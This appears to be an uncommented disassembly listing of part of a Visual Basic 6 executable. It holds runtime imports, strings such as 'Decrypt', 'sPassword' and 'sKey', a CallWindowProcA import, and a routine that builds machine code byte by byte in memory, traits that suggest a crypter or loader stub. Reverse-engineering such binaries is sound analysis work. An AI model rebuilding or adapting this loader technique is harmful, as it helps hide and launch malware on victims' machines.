.text:004036F8 dd 203B2020h, 0C03D6D6h, 0

.text:00403718 dd 80C0000h, 0E13340CDh, 0E330E2D9h, 18403332h, 1F171718h

.text:00403718 dd 203B2020h, 0BB033B20h, 0

.text:00403738 dd 160C0000h, 0D9D840CEh, 83DA2AD8h, 1ECEDD96h, 0CECD20CEh

.text:00403738 dd 2020201Fh, 0A03D620h, 0

.text:00403758 dd 0C60C0000h, 211ACF17h, 2C2F40C9h, 171EC73Fh, 171F201Fh

.text:00403758 dd 202020D5h, 0BB03D620h, 0

.text:00403778 dd 0C60C0000h, 0C918C717h, 0CA1C1B1Bh, 1F18CB1Dh, 17CD1F1Fh

.text:00403778 dd 1F20201Fh, 0A032020h, 0

.text:00403798 dd 0A150000h, 0BEBD0D0Dh, 0D11BF0Fh, 0C3C209C1h, 0C4C2C3C3h

.text:00403798 dd 132D2D13h, 0C5142DC3h, 0

.text:004037B8 dd 0C000000h, 0B4B30404h, 0B704B5B4h, 904B803h, 0B3040909h

.text:004037B8 dd 90909B9h, 0A0909h, 8 dup(0)

.text:004037F4 dword\_4037F4 dd 0FF000000h, 0F0FFFFFFh, 0E0FF0700h, 0E0FF0300h, 0E0FF0100h

.text:004037F4 dd 0E0FF0000h, 0E07F0000h, 0E03F0000h, 0E01F0000h, 0E00F0000h

.text:004037F4 dd 2 dup(0E0070000h), 0E0030000h, 11h dup(0E0070000h)

.text:004037F4 dd 0F0070000h, 0FF0F0000h, 0FFFFFFFFh, 402h, 6, 404674h

.text:004037F4 dd 7, 4042F4h, 7, 404294h, 1, 403F30h, 0

.text:004038A0 dd 2 dup(0FFFFFFFFh), 0

.text:004038AC dd offset off\_403F84

.text:004038B0 dd offset unk\_408008

.text:004038B4 align 8

.text:004038B8 dd 1F8F30h, 3 dup(0)

.text:004038C8 dd offset dword\_4038CC

.text:004038CC dword\_4038CC dd 30001h, 403F30h, 0 ; DATA XREF: .text:004038C8↑o

.text:004038CC ; .text:off\_404014↓o

.text:004038D8 dd 2 dup(0FFFFFFFFh), 0

.text:004038E4 dd offset off\_404014

.text:004038E8 dd offset unk\_4080A0

.text:004038EC align 10h

.text:004038F0 dd 20E518h, 3 dup(0)

.text:00403900 dd offset dword\_403904

.text:00403904 dword\_403904 dd 40001h, 403F30h, 0 ; DATA XREF: .text:00403900↑o

.text:00403904 ; .text:off\_404044↓o

.text:00403910 dd 2 dup(0FFFFFFFFh), 0

.text:0040391C dd offset off\_404044

.text:00403920 dd offset unk\_408090

.text:00403924 dd 1, 40393Ch, 3 dup(0)

.text:00403938 dd offset dword\_40393C

.text:0040393C dword\_40393C dd 730079h, 10001h, 403F30h, 0

.text:0040393C ; DATA XREF: .text:00403938↑o

.text:0040393C ; .text:off\_403FB4↓o

.text:0040394C dd 2 dup(0FFFFFFFFh), 0

.text:00403958 dd offset off\_403FB4

.text:0040395C dd offset unk\_40803C

.text:00403960 dd 1, 403978h, 3 dup(0)

.text:00403974 dd offset dword\_403978

.text:00403978 dword\_403978 dd 730079h, 20001h, 403F30h, 0

.text:00403978 ; DATA XREF: .text:00403974↑o

.text:00403978 ; .text:off\_403FE4↓o

.text:00403988 dd 2 dup(0FFFFFFFFh), 0

.text:00403994 dd offset off\_403FE4

.text:00403998 dd offset unk\_40804C

.text:0040399C dd 1, 4039B4h, 3 dup(0)

.text:004039B0 dd offset aYsp ; "ysP"

.text:004039B4 aYsp: ; DATA XREF: .text:004039B0↑o

.text:004039B4 text "UTF-16LE", 'ysP',0

.text:004039BC dd 42BE563Ch, 4242E31Eh, 0C8B86592h, 440CE37Ah, 4 dup(0)

.text:004039DC dd 5, 91h, 5 dup(0)

.text:004039F8 dd 23FAh, 0

.text:00403A00 dd offset dword\_401480

.text:00403A04 dd 4Ch

.text:00403A08 dword\_403A08 dd 21354256h, 2A00F0h, 3 dup(0)

.text:00403A08 ; DATA XREF: .text:start↑o

.text:00403A1C dd 7Eh, 2 dup(0)

.text:00403A28 dd 0A0000h, 409h, 2 dup(0)

.text:00403A38 dd offset dword\_403AA4

.text:00403A3C dd 30F001h, 0FFFFFF00h, 8, 2 dup(1), 0E9h, 4039B8h, 40387Ch

.text:00403A3C dd 40143Ch, 78h, 80h, 8Eh, 8Fh, 4 dup(0)

.text:00403A80 aCallstb db 'Callstb',0

.text:00403A88 aNr78Recmains db 'NR78 RECmains',0

.text:00403A96 dw 4E00h

.text:00403A98 aR78recmains db 'R78RECmains',0

.text:00403AA4 dword\_403AA4 dd 1F4h, 403F30h, 0 ; DATA XREF: .text:00403A38↑o

.text:00403AB0 dd offset dword\_404960

.text:00403AB4 dd offset dword\_406EF0

.text:00403AB8 dd 0C58h, 408008h

.text:00403AC0 dd offset \_\_vbaExceptHandler

.text:00403AC4 dd offset unk\_408000

.text:00403AC8 aAcDocumentsAnd:

.text:00403AC8 text "UTF-16LE", '\*\AC:\Documents and Settings\'

.text:00403B02 dw 410h

.text:00403B04 dd 43C0434h, 43D0438h, 4410438h, 4400442h, 4420430h, 440043Eh

.text:00403B04 dd 41C005Ch, 438043Eh, 4340020h, 43A043Eh, 43C0443h, 43D0435h

.text:00403B04 dd 44B0442h, 52005Ch, 6D0065h, 75006Fh, 74006Eh, 720065h

.text:00403B04 dd 280020h, 290032h, 52005Ch, 6D0065h, 75006Fh, 74006Eh

.text:00403B04 dd 720065h, 56005Ch, 6C0065h, 640061h, 6E006Fh, 430041h

.text:00403B04 dd 4F0043h, 2E004Ah, 620076h, 70h, 53h dup(0)

.text:00403CD8 dd offset dword\_4037F4+88h

.text:00403CDC dword\_403CDC dd 3, 50001h, 403F30h, 0

.text:00403CDC ; DATA XREF: .text:00403DD4↓o

.text:00403CDC ; .text:00403E68↓o ...

.text:00403CEC dd offset dword\_4048A4

.text:00403CF0 dd 0FFFFFFFFh, 0

.text:00403CF8 dd offset off\_404074

.text:00403CFC dd offset unk\_4080B0

.text:00403D00 dd 1, 403D58h, 3 dup(0)

.text:00403D14 dd offset dword\_403D58

.text:00403D18 dd 1, 404460h, 0

.text:00403D24 dd offset off\_403D5C

.text:00403D28 dd 1, 403D64h, 0

.text:00403D34 dd offset off\_403D60

.text:00403D38 dd 2, 403D64h, 1B70006h, 6C0068h, 403DB4h, 408544h, 0

.text:00403D54 dd 2453ACh

.text:00403D58 dword\_403D58 dd 23h ; DATA XREF: .text:00403D14↑o

.text:00403D5C off\_403D5C dd offset dword\_404470 ; DATA XREF: .text:00403D24↑o

.text:00403D60 off\_403D60 dd offset dword\_404480 ; DATA XREF: .text:00403D34↑o

.text:00403D64 dword\_403D64 dd 1F0040h, 50h, 404490h, 0FFFFFFFFh, 2 dup(0)

.text:00403D64 ; DATA XREF: .text:00403DD0↓o

.text:00403D7C dd offset dword\_403DCC

.text:00403D80 dword\_403D80 dd 244410h, 4044A0h, 0FFFFFFFFh, 1A0040h, 54h, 404508h

.text:00403D80 ; DATA XREF: .text:00403E64↓o

.text:00403D80 dd 30001h, 2 dup(0)

.text:00403DA4 dd offset dword\_403E60

.text:00403DA8 dd 244420h, 404518h, 30001h, 403EF5h, 403F02h, 403F0Fh

.text:00403DA8 dd 403F1Ch, 403EE8h, 403F29h

.text:00403DCC dword\_403DCC dd 0 ; DATA XREF: .text:00403D7C↑o

.text:00403DD0 dd offset dword\_403D64

.text:00403DD4 dd offset dword\_403CDC+4

.text:00403DD8 dd offset EVENT\_SINK\_QueryInterface

.text:00403DDC dd offset EVENT\_SINK\_AddRef

.text:00403DE0 dd offset EVENT\_SINK\_Release

.text:00403DE4 dd 6 dup(0)

.text:00403DFC dd offset loc\_403F21

.text:00403E00 dd 18h dup(0)

.text:00403E60 dword\_403E60 dd 0 ; DATA XREF: .text:00403DA4↑o

.text:00403E64 dd offset dword\_403D80+0Ch

.text:00403E68 dd offset dword\_403CDC+4

.text:00403E6C dd offset EVENT\_SINK\_QueryInterface

.text:00403E70 dd offset EVENT\_SINK\_AddRef

.text:00403E74 dd offset EVENT\_SINK\_Release

.text:00403E78 dd 1Ah dup(0)

.text:00403EE0 ; ---------------------------------------------------------------------------

.text:00403EE0 sub dword ptr [esp+4], 0FFFFh

.text:00403EE8 jmp loc\_404D00

.text:00403EED ; ---------------------------------------------------------------------------

.text:00403EED sub dword ptr [esp+4], 0FFFFh

.text:00403EF5 jmp loc\_4063C0

.text:00403EFA ; ---------------------------------------------------------------------------

.text:00403EFA sub dword ptr [esp+4], 0FFFFh

.text:00403F02 jmp loc\_406770

.text:00403F07 ; ---------------------------------------------------------------------------

.text:00403F07 sub dword ptr [esp+4], 0FFFFh

.text:00403F0F jmp loc\_406A30

.text:00403F14 ; ---------------------------------------------------------------------------

.text:00403F14 sub dword ptr [esp+4], 0FFFFh

.text:00403F1C jmp loc\_406BC0

.text:00403F21 ; ---------------------------------------------------------------------------

.text:00403F21

.text:00403F21 loc\_403F21: ; DATA XREF: .text:00403DFC↑o

.text:00403F21 sub dword ptr [esp+4], 4Fh ; 'O'

.text:00403F29 jmp loc\_406E00

.text:00403F29 ; ---------------------------------------------------------------------------

.text:00403F2E align 10h

.text:00403F30 dword\_403F30 dd 0 ; DATA XREF: .text:004048E8↓o

.text:00403F34 dd offset unk\_4080D4

.text:00403F38 dd offset dword\_4048E4

.text:00403F3C dd 0FFFFFFFFh, 0

.text:00403F44 ; ---------------------------------------------------------------------------

.text:00403F44 les eax, [eax-7B8BFFC0h]

.text:00403F4A mov fs, word ptr [edi+ebx]

.text:00403F4D retn

.text:00403F4D ; ---------------------------------------------------------------------------

.text:00403F4E dw 4957h

.text:00403F50 dd 0CD285E99h, 0A8F96F63h, 6000Ah, 60006h, 403F84h, 3 dup(0)

.text:00403F70 dd offset aNr78recmains ; "NR78RECmains"

.text:00403F74 dd 409h, 419h, 0

.text:00403F80 dd 2

.text:00403F84 off\_403F84 dd offset dword\_4037F4+0A0h

.text:00403F84 ; DATA XREF: .text:004038AC↑o

.text:00403F88 dd 0FFFFFFFFh, 4040F0h, 0

.text:00403F94 dd offset unk\_408010

.text:00403F98 dd 0

.text:00403F9C dd offset dword\_4040C0

.text:00403FA0 dd 1, 0

.text:00403FA8 dd 0FFFFh, 18001h, 0

.text:00403FB4 off\_403FB4 dd offset dword\_40393C+4

.text:00403FB4 ; DATA XREF: .text:00403958↑o

.text:00403FB8 dd 0FFFFFFFFh, 4042C8h, 0

.text:00403FC4 dd offset unk\_408044

.text:00403FC8 dd 0

.text:00403FCC dd offset dword\_4040C4

.text:00403FD0 dd 1, 0

.text:00403FD8 dd 0FFFFh, 18001h, 0

.text:00403FE4 off\_403FE4 dd offset dword\_403978+4

.text:00403FE4 ; DATA XREF: .text:00403994↑o

.text:00403FE8 dd 0FFFFFFFFh, 404328h, 0

.text:00403FF4 dd offset unk\_408054

.text:00403FF8 dd 0

.text:00403FFC dd offset dword\_4040C8

.text:00404000 dd 2, 0

.text:00404008 dd 0FFFFh, 18001h, 0

.text:00404014 off\_404014 dd offset dword\_4038CC ; DATA XREF: .text:004038E4↑o

.text:00404018 dd 0FFFFFFFFh, 4042C8h, 0

.text:00404024 dd offset unk\_4080A8

.text:00404028 dd 0

.text:0040402C dd offset dword\_4040CC

.text:00404030 dd 2 dup(0)

.text:00404038 dd 0FFFFh, 18001h, 0

.text:00404044 off\_404044 dd offset dword\_403904 ; DATA XREF: .text:0040391C↑o

.text:00404048 dd 0FFFFFFFFh, 4042C8h, 0

.text:00404054 dd offset unk\_408098

.text:00404058 dd 0

.text:0040405C dd offset dword\_4040D0

.text:00404060 dd 2, 0

.text:00404068 dd 0FFFFh, 18001h, 0

.text:00404074 off\_404074 dd offset dword\_403CDC+4

.text:00404074 ; DATA XREF: .text:00403CF8↑o

.text:00404078 dd 0FFFFFFFFh, 404548h, 3 dup(0)

.text:0040408C dd offset aHrejjfdj ; "HREJjfdj"

.text:00404090 dd 7, 4040A4h, 0FFFFh, 18083h, 0

.text:004040A4 dd 2C2C00EAh, 262600A4h, 404524h, 40452Ch, 404534h, 404540h

.text:004040A4 dd 0F8F800F2h

.text:004040C0 dword\_4040C0 dd 3141h ; DATA XREF: .text:00403F9C↑o

.text:004040C4 dword\_4040C4 dd 3241h ; DATA XREF: .text:00403FCC↑o

.text:004040C8 dword\_4040C8 dd 3342h ; DATA XREF: .text:00403FFC↑o

.text:004040CC dword\_4040CC dd 3555h ; DATA XREF: .text:0040402C↑o

.text:004040D0 dword\_4040D0 dd 314552h ; DATA XREF: .text:0040405C↑o

.text:004040D4 aHrejjfdj db 'HREJjfdj',0 ; DATA XREF: .text:0040408C↑o

.text:004040DD align 10h

.text:004040E0 aNr78recmains db 'NR78RECmains',0 ; DATA XREF: .text:00403F70↑o

.text:004040ED align 10h

.text:004040F0 dd 2C000Ch, 2 dup(0)

.text:004040FC aScaleheight:

.text:004040FC text "UTF-16LE", 'ScaleHeight',0

.text:00404114 aScalewidth:

.text:00404114 text "UTF-16LE", 'ScaleWidth',0

.text:0040412A align 4

.text:0040412C aLine:

.text:0040412C text "UTF-16LE", 'Line',0

.text:00404136 align 4

.text:00404138 aVba6Dll db 'VBA6.DLL',0

.text:00404141 align 4

.text:00404144 aVbafreevarlist db '\_\_vbaFreeVarList',0

.text:00404155 align 4

.text:00404158 aVbai2var db '\_\_vbaI2Var',0

.text:00404163 align 4

.text:00404164 aVbavarmul db '\_\_vbaVarMul',0

.text:00404170 aVbavaradd db '\_\_vbaVarAdd',0

.text:0040417C align 10h

.text:00404180 aVbavarfornext db '\_\_vbaVarForNext',0

.text:00404190 aVbaobjvar db '\_\_vbaObjVar',0

.text:0040419C aVbalatememcall db '\_\_vbaLateMemCall',0

.text:004041AD align 10h

.text:004041B0 aVbafpi2 db '\_\_vbaFpI2',0

.text:004041BA align 4

.text:004041BC aVbavarmove db '\_\_vbaVarMove',0

.text:004041C9 align 4

.text:004041CC aVbavarforinit db '\_\_vbaVarForInit',0

.text:004041DC align 10h

.text:004041E0 aVbafreevar db '\_\_vbaFreeVar',0

.text:004041ED align 10h

.text:004041F0 aVbavarlatememc db '\_\_vbaVarLateMemCallLd',0

.text:00404206 align 4

.text:00404208 aVbavardiv db '\_\_vbaVarDiv',0

.text:00404214 aVbar4var db '\_\_vbaR4Var',0

.text:0040421F align 10h

.text:00404220 aVbavarvargnofr db '\_\_vbaVarVargNofree',0

.text:00404233 align 4

.text:00404234 aVbavartsteq db '\_\_vbaVarTstEq',0

.text:00404242 align 4

.text:00404244 aVbai2i4 db '\_\_vbaI2I4',0

.text:0040424E align 10h

.text:00404250 aVbar8inti4 db '\_\_vbaR8IntI4',0

.text:0040425D align 10h

.text:00404260 aVbafpi4 db '\_\_vbaFpI4',0

.text:0040426A align 4

.text:0040426C aVbaonerror db '\_\_vbaOnError',0

.text:00404279 align 4

.text:0040427C dd 6, 33696467h, 32h, 7, 42746150h, 746Ch, 404280h, 40428Ch

.text:0040427C dd 40000h, 40851Ch, 2 dup(0)

.text:004042AC ; ---------------------------------------------------------------------------

.text:004042AC mov eax, dword\_408524

.text:004042B1 or eax, eax

.text:004042B3 jz short loc\_4042B7

.text:004042B5 jmp eax

.text:004042B7 ; ---------------------------------------------------------------------------

.text:004042B7

.text:004042B7 loc\_4042B7: ; CODE XREF: .text:004042B3↑j

.text:004042B7 push 404294h

.text:004042BC mov eax, offset DllFunctionCall

.text:004042C1 call eax ; DllFunctionCall

.text:004042C3 jmp eax

.text:004042C3 ; ---------------------------------------------------------------------------

.text:004042C5 align 4

.text:004042C8 dd 8000Ch, 2 dup(0)

.text:004042D4 dd 7

.text:004042D8 aUser32 db 'USER32',0 ; DATA XREF: .text:off\_4042F4↓o

.text:004042DF align 10h

.text:004042E0 dword\_4042E0 dd 10h, 6C6C6143h, 646E6957h, 7250776Fh, 41636Fh

.text:004042E0 ; DATA XREF: .text:004042F8↓o

.text:004042F4 off\_4042F4 dd offset aUser32 ; DATA XREF: sub\_40430C:loc\_404317↓o

.text:004042F4 ; "USER32"

.text:004042F8 dd offset dword\_4042E0+4

.text:004042FC dd 40000h, 408528h, 2 dup(0)

.text:0040430C

.text:0040430C ; =============== S U B R O U T I N E =======================================

.text:0040430C

.text:0040430C

.text:0040430C sub\_40430C proc near ; CODE XREF: sub\_404970+23E↓p

.text:0040430C ; sub\_404BE0+D9↓p ...

.text:0040430C mov eax, dword\_408530

.text:00404311 or eax, eax

.text:00404313 jz short loc\_404317

.text:00404315 jmp eax

.text:00404317 ; ---------------------------------------------------------------------------

.text:00404317

.text:00404317 loc\_404317: ; CODE XREF: sub\_40430C+7↑j

.text:00404317 push offset off\_4042F4 ; "USER32"

.text:0040431C mov eax, offset DllFunctionCall

.text:00404321 call eax ; DllFunctionCall

.text:00404323 jmp eax

.text:00404323 sub\_40430C endp

.text:00404323

.text:00404323 ; ---------------------------------------------------------------------------

.text:00404325 align 4

.text:00404328 dd 3C0064h, 20002h, 0

.text:00404334 dd 50004h, 6D0061h, 460000h, 6C0069h, 920001h, 1, 2 dup(0)

.text:00404354 dd 208h, 0

.text:0040435C dd 560011h, 50020h, 610075h, 200000h, 740053h, 920001h

.text:0040435C dd 1, 2 dup(0)

.text:00404380 dd 1Bh, 0

.text:00404388 dd 450011h, 62765F5Fh, 65724661h, 72745365h, 0

.text:0040439C aVbasetsystemer db '\_\_vbaSetSystemError',0

.text:004043B0 aVbastrvarcopy db '\_\_vbaStrVarCopy',0

.text:004043C0 aVbastrmove db '\_\_vbaStrMove',0

.text:004043CD align 10h

.text:004043D0 aVbaui1i2 db '\_\_vbaUI1I2',0

.text:004043DB align 4

.text:004043DC dword\_4043DC dd 0FCFB3D2Eh, 1068A0FAh, 838A7h, 0B571332Bh, 4256h

.text:004043DC ; DATA XREF: .text:off\_4044E0↓o

.text:004043F0 aVbageneratebou db '\_\_vbaGenerateBoundsError',0

.text:00404409 align 4

.text:0040440C dd 18h

.text:00404410 dword\_404410 dd 920001h, 2, 2 dup(0) ; DATA XREF: sub\_404BE0+30↓o

.text:00404420 dd 0Dh, 0

.text:00404428 aVbaarydestruct db '\_\_vbaAryDestruct',0

.text:00404439 align 4

.text:0040443C aVbaaryconstruc db '\_\_vbaAryConstruct2',0

.text:0040444F align 10h

.text:00404450 dd 9AC40957h, 4E90BF0Eh, 7EDFBBBFh, 1ADD0B3h, 2948E22Bh

.text:00404450 dd 46EA5E10h, 6A7AB68Ch, 44D3C294h

.text:00404470 dword\_404470 dd 42BE563Ch, 4242E31Eh, 0C8B86592h, 440CE37Ah

.text:00404470 ; DATA XREF: .text:off\_403D5C↑o

.text:00404480 dword\_404480 dd 0F2D876Dh, 463EFEF4h, 189448B0h, 77F29C00h, 33AD4F72h

.text:00404480 ; DATA XREF: .text:off\_403D60↑o

.text:00404480 ; .text:004064DC↓o ...

.text:00404480 dd 11CF6699h, 0AA000CB7h, 93D36000h, 2 dup(0)

.text:004044A8 aCProgramFilesM db 'C:\Program Files\Microsoft Visual Studio\VB98\VB6.OLB',0

.text:004044A8 ; DATA XREF: .text:004044F0↓o

.text:004044DE align 10h

.text:004044E0 off\_4044E0 dd offset dword\_4043DC ; DATA XREF: .text:0040490C↓o

.text:004044E0 ; .text:00404918↓o

.text:004044E4 align 8

.text:004044E8 dd 6, 9

.text:004044F0 dd offset aCProgramFilesM ; "C:\\Program Files\\Microsoft Visual Stu"...

.text:004044F4 dd offset dword\_4043DC+10h

.text:004044F8 dd offset unk\_408534

.text:004044FC dd 2 dup(0)

.text:00404504 dword\_404504 dd 19EE40h, 33AD4ED2h, 11CF6699h, 0AA000CB7h, 93D36000h

.text:00404504 ; DATA XREF: .text:0040491C↓o

.text:00404504 dd 74636950h, 31657275h, 0

.text:00404524 aBeprog db 'Beprog',0

.text:0040452B align 4

.text:0040452C aSplit db 'Split',0

.text:00404532 align 4

.text:00404534 aArcstring db 'ArcString',0

.text:0040453E align 10h

.text:00404540 aDecrypt db 'Decrypt',0

.text:00404548 a8 db '8',0

.text:0040454A db '`',0

.text:0040454C dd 10001h, 0

.text:00404554 dd 50038h, 6D0061h, 460000h, 6C0069h, 920001h, 2, 2 dup(0)

.text:00404574 dd 1E5h, 0

.text:0040457C dd 560002h, 2Ch

.text:00404584 a56657787825657: ; DATA XREF: .text:0040649C↓o

.text:00404584 text "UTF-16LE", '5665778782565768827838',0

.text:004045B2 align 4

.text:004045B4 text "UTF-16LE", '@',0

.text:004045B8 a57576736879580: ; DATA XREF: .text:00406525↓o

.text:004045B8 text "UTF-16LE", '57576736879580478257258376974939',0

.text:004045FA align 4

.text:004045FC text "UTF-16LE", 8,0

.text:00404600 aHff: ; DATA XREF: .text:00406C12↓o

.text:00404600 ; .text:loc\_406D34↓o

.text:00404600 text "UTF-16LE", '&HFF',0

.text:0040460A align 4

.text:0040460C dd 2

.text:00404610 dword\_404610 dd 31h, 0FCFB3D23h, 1068A0FAh, 838A7h, 0B571332Bh

.text:00404610 ; DATA XREF: .text:00406C4F↓o

.text:00404610 ; .text:00406C65↓o ...

.text:00404624 dword\_404624 dd 0FCFB3D22h, 1068A0FAh, 838A7h, 0B571332Bh

.text:00404624 ; DATA XREF: .text:00406EA2↓o

.text:00404634 dword\_404634 dd 2, 404614h, 404624h, 0

.text:00404634 ; DATA XREF: .text:00406E71↓o

.text:00404644 aVbafreeobj db '\_\_vbaFreeObj',0

.text:00404651 align 4

.text:00404654 aVbaobjsetaddre db '\_\_vbaObjSetAddref',0

.text:00404666 align 4

.text:00404668 aVbanew2 db '\_\_vbaNew2',0

.text:00404672 align 4

.text:00404674 dd offset dword\_404610+4

.text:00404678 dd offset dword\_408538

.text:0040467C aVbaubound db '\_\_vbaUbound',0

.text:00404688 aVbalbound db '\_\_vbaLbound',0

.text:00404694 aVbai4str db '\_\_vbaI4Str',0

.text:0040469F align 10h

.text:004046A0 aVbaarymove db '\_\_vbaAryMove',0

.text:004046AD align 10h

.text:004046B0 aVbaui1i4 db '\_\_vbaUI1I4',0

.text:004046BB align 4

.text:004046BC aVbaerroroverfl db '\_\_vbaErrorOverflow',0

.text:004046CF align 10h

.text:004046D0 aVbaredimpreser db '\_\_vbaRedimPreserve',0

.text:004046E3 align 4

.text:004046E4 aVbastrvarmove db '\_\_vbaStrVarMove',0

.text:004046F4 aVbalenbstr db '\_\_vbaLenBstr',0

.text:00404701 align 4

.text:00404704 aVbainstr db '\_\_vbaInStr',0

.text:0040470F align 10h

.text:00404710 aVbaredim db '\_\_vbaRedim',0

.text:0040471B align 4

.text:0040471C aVbafreestrlist db '\_\_vbaFreeStrList',0

.text:0040472D align 10h

.text:00404730 aVbavar2vec db '\_\_vbaVar2Vec',0

.text:0040473D align 10h

.text:00404740 aVbahresultchec db '\_\_vbaHresultCheckObj',0

.text:00404755 align 4

.text:00404758 aVbastrcopy db '\_\_vbaStrCopy',0

.text:00404765 align 4

.text:00404768 aVbafileclose db '\_\_vbaFileClose',0

.text:00404777 align 4

.text:00404778 aVbaget3 db '\_\_vbaGet3',0

.text:00404782 align 4

.text:00404784 aVbafileopen db '\_\_vbaFileOpen',0

.text:00404792 align 4

.text:00404794 aVbaaryunlock db '\_\_vbaAryUnlock',0

.text:004047A3 align 4

.text:004047A4 aVbaarylock db '\_\_vbaAryLock',0

.text:004047B1 db 3 dup(0)

.text:004047B4 unk\_4047B4 db 0 ; DATA XREF: .text:004048C4↓o

.text:004047B4 ; .text:004048C8↓o ...

.text:004047B5 db 0

.text:004047B6 db 0

.text:004047B7 db 0

.text:004047B8 dd offset aBytearray ; "ByteArray"

.text:004047BC dd offset aSkey ; "sKey"

.text:004047C0 dd offset aSdata ; "sData"

.text:004047C4 dd offset aSpassword ; "sPassword"

.text:004047C8 dd 0

.text:004047CC dd offset aBrfmev ; "BRfmEv"

.text:004047D0 dd offset aJhdcy ; "JhdCY"

.text:004047D4 align 8

.text:004047D8 dword\_4047D8 dd 5 dup(0FFFFFFFFh), 4048A4h, 2 dup(0)

.text:004047D8 ; DATA XREF: .text:004048F4↓o

.text:004047F8 dd offset dword\_40480C

.text:004047FC dd offset dword\_40487C

.text:00404800 dd offset dword\_404830

.text:00404804 dd offset dword\_404854

.text:00404808 dd 0

.text:0040480C dword\_40480C dd 6F90000h, 0FFFFh, 0 ; DATA XREF: .text:004047F8↑o

.text:00404818 dd 60030001h, 4047B4h, 3 dup(0)

.text:0040482C dd 1Eh

.text:00404830 dword\_404830 dd 701010Ch, 0FFFFh, 0 ; DATA XREF: .text:00404800↑o

.text:0040483C dd 60030003h, 4047C0h, 3 dup(0)

.text:00404850 dd 3030301Eh

.text:00404854 dword\_404854 dd 7050008h, 0FFFFh, 0 ; DATA XREF: .text:00404804↑o

.text:00404860 dd 60030004h, 4047B8h, 3 dup(0)

.text:00404874 dd 651Eh, 10h

.text:0040487C dword\_40487C dd 6FD010Ch, 0FFFFh, 0 ; DATA XREF: .text:004047FC↑o

.text:00404888 dd 60030002h, 4047CCh, 3 dup(0)

.text:0040489C dd 7030301Eh, 0

.text:004048A4 dword\_4048A4 dd 0 ; DATA XREF: .text:00403CEC↑o

.text:004048A8 dd offset dword\_403CDC+4

.text:004048AC dd 0FFFFFFFFh, 0

.text:004048B4 dd 1, 0

.text:004048BC dd offset dword\_4047D8+18h

.text:004048C0 dd 0

.text:004048C4 dd offset unk\_4047B4

.text:004048C8 dd offset unk\_4047B4

.text:004048CC dd offset unk\_4047B4

.text:004048D0 dd 3 dup(0)

.text:004048DC dd 60h, 4

.text:004048E4 dword\_4048E4 dd 0 ; DATA XREF: .text:00403F38↑o

.text:004048E8 dd offset dword\_403F30

.text:004048EC dd 0FFFFFFFFh, 0

.text:004048F4 dd offset dword\_4047D8

.text:004048F8 dd 3 dup(0)

.text:00404904 dd 0FFFFFFFFh, 0

.text:0040490C dd offset off\_4044E0

.text:00404910 dd offset dword\_404480+10h

.text:00404914 dd offset unk\_40853C

.text:00404918 dd offset off\_4044E0

.text:0040491C dd offset dword\_404504+4

.text:00404920 dd offset unk\_408540

.text:00404924 aBrfmev db 'BRfmEv',0 ; DATA XREF: .text:004047CC↑o

.text:0040492B align 4

.text:0040492C aJhdcy db 'JhdCY',0 ; DATA XREF: .text:004047D0↑o

.text:00404932 align 4

.text:00404934 aSdata db 'sData',0 ; DATA XREF: .text:004047C0↑o

.text:0040493A align 4

.text:0040493C aSpassword db 'sPassword',0 ; DATA XREF: .text:004047C4↑o

.text:00404946 align 4

.text:00404948 aBytearray db 'ByteArray',0 ; DATA XREF: .text:004047B8↑o

.text:00404952 align 4

.text:00404954 aSkey db 'sKey',0 ; DATA XREF: .text:004047BC↑o

.text:00404959 align 10h

.text:00404960 dword\_404960 dd 0E9E9E9E9h, 3 dup(0CCCCCCCCh)

.text:00404960 ; DATA XREF: .text:00403AB0↑o

.text:00404970

.text:00404970 ; =============== S U B R O U T I N E =======================================

.text:00404970

.text:00404970 ; Attributes: bp-based frame

.text:00404970

.text:00404970 sub\_404970 proc near ; CODE XREF: .text:00406427↓p

.text:00404970

.text:00404970 var\_34 = dword ptr -34h

.text:00404970 var\_2C = dword ptr -2Ch

.text:00404970 var\_24 = dword ptr -24h

.text:00404970 var\_1C = dword ptr -1Ch

.text:00404970 var\_14 = dword ptr -14h

.text:00404970 var\_10 = dword ptr -10h

.text:00404970 var\_8 = dword ptr -8

.text:00404970 var\_4 = dword ptr -4

.text:00404970

.text:00404970 push ebp

.text:00404971 mov ebp, esp

.text:00404973 sub esp, 8

.text:00404976 push offset \_\_vbaExceptHandler

.text:0040497B mov eax, large fs:0

.text:00404981 push eax

.text:00404982 mov large fs:0, esp

.text:00404989 sub esp, 34h

.text:0040498C push ebx

.text:0040498D push esi

.text:0040498E push edi

.text:0040498F mov [ebp+var\_8], esp

.text:00404992 mov [ebp+var\_4], offset dword\_401168

.text:00404999 mov esi, ds:\_\_vbaUI1I2

.text:0040499F xor edi, edi

.text:004049A1 xor ecx, ecx

.text:004049A3 mov [ebp+var\_14], edi

.text:004049A6 mov [ebp+var\_24], edi

.text:004049A9 mov [ebp+var\_34], edi

.text:004049AC call esi ; \_\_vbaUI1I2

.text:004049AE mov ecx, dword\_408080

.text:004049B4 mov [ecx+1Ah], al

.text:004049B7 mov ecx, 0Fh

.text:004049BC call esi ; \_\_vbaUI1I2

.text:004049BE mov edx, dword\_408080

.text:004049C4 mov ecx, 0B7h ; '·'

.text:004049C9 mov [edx+0Bh], al

.text:004049CC call esi ; \_\_vbaUI1I2

.text:004049CE mov ecx, dword\_408080

.text:004049D4 mov [ecx+0Ch], al

.text:004049D7 mov ecx, 48h ; 'H'

.text:004049DC call esi ; \_\_vbaUI1I2

.text:004049DE mov edx, dword\_408080

.text:004049E4 mov ecx, 38h ; '8'

.text:004049E9 mov [edx+0Dh], al

.text:004049EC call esi ; \_\_vbaUI1I2

.text:004049EE mov ecx, dword\_408080

.text:004049F4 mov [ecx+0Eh], al

.text:004049F7 mov ecx, 8Bh ; '‹'

.text:004049FC call esi ; \_\_vbaUI1I2

.text:004049FE mov edx, dword\_408080

.text:00404A04 mov ecx, 30h ; '0'

.text:00404A09 mov [edx+0Fh], al

.text:00404A0C call esi ; \_\_vbaUI1I2

.text:00404A0E mov ecx, dword\_408080

.text:00404A14 mov [ecx+1], al

.text:00404A17 mov ecx, 5Eh ; '^'

.text:00404A1C call esi ; \_\_vbaUI1I2

.text:00404A1E mov edx, dword\_408080

.text:00404A24 mov ecx, 64h ; 'd'

.text:00404A29 mov [edx+2], al

.text:00404A2C call esi ; \_\_vbaUI1I2

.text:00404A2E mov ecx, dword\_408080

.text:00404A34 mov [ecx+3], al

.text:00404A37 mov ecx, 0ADh ; '­'

.text:00404A3C call esi ; \_\_vbaUI1I2

.text:00404A3E mov edx, dword\_408080

.text:00404A44 mov ecx, 8Bh ; '‹'

.text:00404A49 mov [edx+4], al

.text:00404A4C call esi ; \_\_vbaUI1I2

